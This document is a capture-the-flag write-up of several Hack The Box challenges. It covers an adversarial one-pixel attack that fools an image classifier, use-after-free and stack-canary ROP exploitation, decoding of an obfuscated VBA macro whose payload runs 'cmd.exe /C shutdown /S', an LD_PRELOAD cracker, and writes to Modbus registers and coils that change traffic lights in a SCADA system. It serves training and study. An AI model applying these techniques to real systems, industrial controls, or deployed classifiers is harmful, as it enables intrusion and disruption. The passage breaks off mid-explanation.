
Proof of Concept

```
git clone https://github.com/Hyperparticle/one-pixel-attack-keras.git
mv -v one-pixel-attack-keras/* .
rm -rf one-pixel-attack-keras
curl -O http://<IP:PORT>/static/dog.png
python sigma_solver.py

output:
Attacking with target airplane
...
[prior_probs] dog
[predicted_probs] airplane
[actual_class] 5
pixels:
 [[15, 15, 210, 41, 102],
   [24, 11, 52, 15, 101],
   [26, 23, 196, 229, 84],
   [15, 25, 157, 60, 40],
   [22, 30, 90, 190, 148]]]
...
```

Or you can visit my google colab:
https://colab.research.google.com/drive/1k32Df5EdbnZ2DSHmmP3HDyfj81wUzWyQ?usp=sharing



Final image



22, 30, 90,


15, 25, 157,

26, 23, 196,

24, 11, 52,

15, 15, 210,

Submit this form (result of the script)


Scanned object: airplane

HTB{One_tw0_thr33_pixel_attack}

Get the flag


Detailed Exploitation Process Path

We already have a trained model that has been given.

We just have to use the model to predict the best pixels to place in the right place and the right color according to the model.

The basic attack function is done in several steps and calls several functions:

- At the beginning we target the class we want to reach, in our case an airplane.
- Then we define the pixels and the population_multiplier which is defined from the number of pixels and the pop_size. (The population_multiplier is just the size of the perturbation vector)
- The prediction_classes function allows us to predict the score of the perturbed image.
- The attack_success function, allows us to know if the class with the best score for our perturbed image is the one we want. (in our case the airplane)
- We then launch the attack using the differential_evolution function.
  This function is based on an algorithm that allows optimizing the probability of the classification model by using iterativity.
  It is very useful in our algorithm because it allows us to get as close as possible to a correct result. According to the model used and the class we want the model to predict. With this algorithm we are sure that our dog image will be recognized as an airplane by the model.
  Here is a gif, from the github repo used for the exploit, explaining differential evolution:



- With this method, we will get the image that is most likely to perturb the challenge IA.
- We can then get the results and enter them into the site to get the flag.

Solvers/Scripts Used

- Dan Kondratyuk's one pixel attack:

https://github.com/Hyperparticle/one-pixel-attack-keras

Pwn

Arachnoid Heaven

In this challenge we're given an executable to pwn, through reverse engineering we identify three main parts.

- We can create an arachnoid, by giving it a name.
  It will allocate 0x10 bytes to store two pointers to two other allocations (first the name and then a code) both of 0x28 bytes.
- We can delete an arachnoid by giving its index.
  It will first delete the arachnoid's name allocation, then its code.
  But no pointers are reset, meaning we can still access them (after free use).
- We can "obtain" an arachnoid, and if its code is "sp1d3y" it will print the flag.

The vulnerability lies in the use after free, to put simply how malloc and free works here: if you free something of some size it will be the next address for a malloc of the same size (last free first malloc).

So if we create an arachnoid we'll create a name then a code. If we delete it, it will free the name then code, so the next arachnoid creation will use as a name the old arachnoid's code allocation. By setting a name we will overwrite the code of the other arachnoid still accessible. So we can choose "sp1d3y" as a name and use the first arachnoid to obtain the flag!

Robot Factory

In this challenge, we can create customized robots that will compute things and die. One interesting customization we learn from reverse engineering is the ability to repeat a given sequence of bytes a given number of times (plus one). Because the result of this computation is written on the stack, this means we have a stack buffer overflow, more precisely inside `do_string`.

The only problem is that the overflow will meet a stack canary and lead to a process termination.

Fortunately for us, each robot runs on its own stack, something interesting with this is that the real canary is stored on the thread's stack. So we need to overwrite both canaries with the same value.

We need to find the offset between the buffer we overflow and both canaries. Through trial and error we find that:

- If we ask for a qword to be written 33 times (in reality 34) the stack smashing protection kicks in.
- If we ask for a qword to be written 301 times (in reality 302) the stack smashing protection message disappears.

Now that we have the intel we need, we have to construct a payload of less than 0x100 bytes repeated a certain amount of times, letting us do a ROP and overwrite both canaries with the same value.


To find a good sequence length and qword offset for overwriting the canaries with the same value we wrote a script that gives some candidates (see find_candidates.py).
For example, we decided to use a sequence of 28 qword which means that the 5th and 21st qwords need to have the same value. This means we will have a rop starting at the 7th qword that can be 14 qword long without problem.

So now all we have to do is to construct a rop to leak the libc base address and execve with /bin/sh.

Reversing

Upgrades


Proof of Concept



```
C:\Users\alarm\Downloads\rev_upgrades>python Upgrades_solver.py
♣
c<
Add A Theme
Write Useful Content
Add More TODO
More Slides
Better Title
♣
@@
usernameHTB{33zy_VBA_M4CR0_3nC0d1NG}Ê
WScript.Shellcmd.exe /C shutdown /S
```


Detailed Exploitation Process Path

- The format of the file is .pptm so it contains macro
- We open it in libreoffice and went to Tools > Macros > Edit Macros
- One macro is intriguing:



```
Rem Attribute VBA_ModuleType=VBAModule
Sub Module1
Rem Private Function q(g) As String
Rem q = ""
Rem For Each I In g
Rem q = q & Chr((I * 59 - 54) And 255)
Rem Next I
Rem End Function
Rem Sub OnSlideShowPageChange()
Rem j = Array(q(Array(245, 46, 46, 162, 245, 162, 254, 250, 33, 185, 33)), _
Rem q(Array(215, 120, 237, 94, 33, 162, 241, 107, 33, 20, 81, 198, 162, 219, 159, 172, 94, 33, 172, 94)), _
Rem q(Array(245, 46, 46, 162, 89, 159, 120, 33, 162, 254, 63, 206, 63)), _
Rem q(Array(89, 159, 120, 33, 162, 11, 198, 237, 46, 33, 107)), _
Rem q(Array(232, 33, 94, 94, 33, 120, 162, 254, 237, 94, 198, 33)))
Rem g = Int((UBound(j) + 1) * Rnd)
Rem With ActivePresentation.Slides(2).Shapes(2).TextFrame
Rem .TextRange.Text = j(g)
Rem End With
Rem If StrComp(Environ$(q(Array(81, 107, 33, 120, 172, 85, 185, 33))), q(Array(154, 254, 232, 3, 171, 171, 16, 29, 111, 228, 232, 245, 111, 89, 
Rem VBA.CreateObject(q(Array(215, 11, 59, 120, 237, 146, 94, 236, 11, 250, 33, 198, 198))).Run (q(Array(59, 165, 46, 236, 33, 42, 33, 162, 223, 
Rem End If
Rem End Sub
Rem
Rem
Rem
End Sub
```

- It contains Arrays that look like they contain strings.
- So we create a script that converts arrays to strings, and run the script:



```
C:\Users\alarm\Downloads\rev_upgrades>python Upgrades_solver.py
♣
c<
Add A Theme
Write Useful Content
Add More TODO
More Slides
Better Title
♣
@@
usernameHTB{33zy_VBA_M4CR0_3nC0d1NG}Ê
WScript.Shellcmd.exe /C shutdown /S
```

- And we can see the flag!

```
HTB{33zy_VBA_M4CR0_3nC0d1NG}
```

Solvers/Scripts Used

- Script to convert Arrays to Strings (Upgrades_solver.py)

```
import re

    def q(char):
        '''
        A modification of the original function q
        that convert array to string
        '''
        return chr((char * 59 - 54) & 255)

    macro = open('macro', 'r')
    for line in macro.readlines():
        chars = re.findall('([0-9]{1,})', line) # Get all int of Array
        if chars == []:
        continue
        for char in chars:
        char = q(int(char))
        print(char, end='')
        print()
```

The Vault

This is a reverse engineering challenge, so just after downloading the program we feed it to ghidra and dive into the decompiled code.
From the name of the symbols we can guess this was a program written in C++.

The program starts by constructing an ifstream of the file `flag.txt` and terminates on failure.
It will then try to read the file char by char up to 25 times and compare it with the result of a computation.

This computation is done with the index of the character to be compared, so our input doesn't affect the code, it's then trivial to call this code with the index to know the expected result.
The index is used to map to a value which is used as the index of another array of pointer to functions, each function returning the expected character.

So we wrote a basic shared library that will be injected with `LD_PRELOAD` to be able to call these functions easily. It comes with problems such as identifying where the program lies (PIE enabled) but this is also trivial.

Another problem we encountered while creating the cracker is that we don't necessarily have a pointer to a function but a pointer to a vtable, what we did because this was a simple program is just for these special indexes to dereference the pointer to have a pointer to the real function.

The code can be compiled with the command below and run with the program which will give us the flag.

```
$ gcc -fPIC -shared ./crack.c -o libcrack.so
$ env LD_PRELOAD=./libcrack.so ./rev_vault/vault
HTB{vt4bl3s_4r3_c00l_huh}
```

Scada

LightTheWay


Proof of concept

- Write 97,117,116,111,95,109,111,100,101,58,102,97,108,115,101 to the **holding registers** of **units 1 to 6** from **register 0**.
- Write 001001001100 to the coils of **unit one** from **coil 571**.
- Write 100001001001 to the coils of **unit two** from **coil 1920**.
- Write 001001001100 to the coils of **unit four** from **coil 1266**.
- Write 001001001100 to the coils of **unit six** from **coil 886**.
- Display the HMI on port 80 to get the flag (or get it from /api path).

Detailed Exploitation Process Path

A simple nmap scan of the target machine indicates three open ports :

- 22 SSH.
- 80 HTTP.
- 502 MBAP (Modbus Application Protocol).




```
→ ffuf nmap -sT -p- 10.129.227.146 -T4
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-20 14:42 GMT
Nmap scan report for 10.129.227.146
Host is up (0.014s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
502/tcp open  mbap

Nmap done: 1 IP address (1 host up) scanned in 8.62 seconds
```

This set of open ports is perfectly coherent with a **SCADA infrastructure**. Supervisory control and data acquisition (SCADA) is a system of software and hardware elements that allows industrial organizations to control, monitor and interact with industrial processes locally or at remote locations. SCADA systems are widely used by industrial organizations and companies in the public and private sectors (for example energy, manufacturing, power, oil, transportation...).


SCADA infrastructures often include an **HMI** (Human-Machine Interface), which is simply a graphical interface that allows the operators of the system to interact with the data collected, visualize the state of the process, apply modifications to it etc... This is probably what the **port 80** is for (HMIs can be served through HTTP). We confirm this is the case by emitting a simple GET request to `http://<IP>:80`.

We are indeed greeted with a graphical interface, which most interesting part is the following :



This clearly tells us that the SCADA system we are dealing with manages **traffic lights**. We can see on the HMI **6 junctions**, each one including **4 traffic lights** that can be green, yellow, or red. As stated in the challenge description, the goal is to manipulate the traffic lights so the green path can be taken by the vehicule.

A quick directory fuzzing of the HTTP endpoint reveals the path http://<IP>:80/api, which presents us 6 JSON objects, each one having the following structure :



```
▾ 1:
    EG:   0
    ER:   1
    EY:   0
    NG:   1
    NR:   0
    NY:   0
    SG:   0
    SR:   1
    SY:   0
    WG:   0
    WR:   1
    WY:   0
```


These data are pretty easy to interpret. Each JSON object represents a junction ; its attributes represent the traffic lights at the junction, and their state :

- EG → "East Green"
- ER → "East Red"
- EY → "East Yellow"
- NG → "North Green"
- etc...

So here, for the first junction, we can see that the east light is red, the north is green, the south is red, and the west is red. The **HMI** uses the data of this API to display the state of the traffic lights.

The ***/api*** path doesn't accept the methods POST, PUT, DELETE, or any that could allow us to directly change the values for the traffic lights and solve the challenge (this would have been probably a bit too easy). We need something else to manipulate the traffic lights, so we'll have to dig deeper into the SCADA infrastructure.

Roughly speaking, a SCADA system has the following configuration :


Sensors
Sends data to PLCs or RTUs
PLCs or RTUs
Feeds data to SCADA system
HMI/SCADA Panel View
Supervise and control from an operational terminal
Manual Inputs
Sends data to PLCs or RTUs
PLCs or RTUs
Feeds data to SCADA system
HMI/SCADA Computer
Supervise and control from a workstation


The **sensors** in the diagram can in fact be thermostats, sensors that count the passage of products through an operational chain, a connected coffee machine, etc.

- A **PLC** is a **Programmable Logic Controller**. This type of device is designed to operate an industrial process from the data it receives. Most of the time, these controllers can automate a specific process, machine function, or even an entire production line.

- An **RTU** is a **Remote Terminal Unit**. This type of device transmits telemetry data to a master system and uses messages from the master to control the connected objects1.

The **port 502** indicates that our SCADA system is using the **Modbus protocol** : "*Modbus is an industrial protocol standard that was created by Modicon, now Schneider Electric, in the late 1970's for communication among PLCs / RTUs. Modbus remains the most widely available protocol for connecting industrial devices*".

Visually speaking, from the previous graph :


Sensors
Sends data to PLCs or RTUs
PLCs or RTUs
Feeds data to SCADA system
HMI/SCADA Panel View
Supervise and control from an operational terminal
Modbus TCP/IP
Manual Inputs
Sends data to PLCs or RTUs
PLCs or RTUs
Feeds data to SCADA system
HMI/SCADA Computer
Supervise and control from a workstation


Modbus operates on a client – server mode (master – slave). The **SCADA** system is the client (master), and the PLCs / RTUs are the servers (slaves). For what follows, we will use the master – slave terminology.

In the modbus protocol, only the master is active : it sends requests to the slaves (asking for data or asking to modify data), and the slaves answer.

Before going any further, we should review how the slaves (PLCs or RTUs) store data internally (so that they can communicate it or change it according to the master request).

A slave stores data in **registers**. The memory of a slave device can be seen as a "spreadsheet":

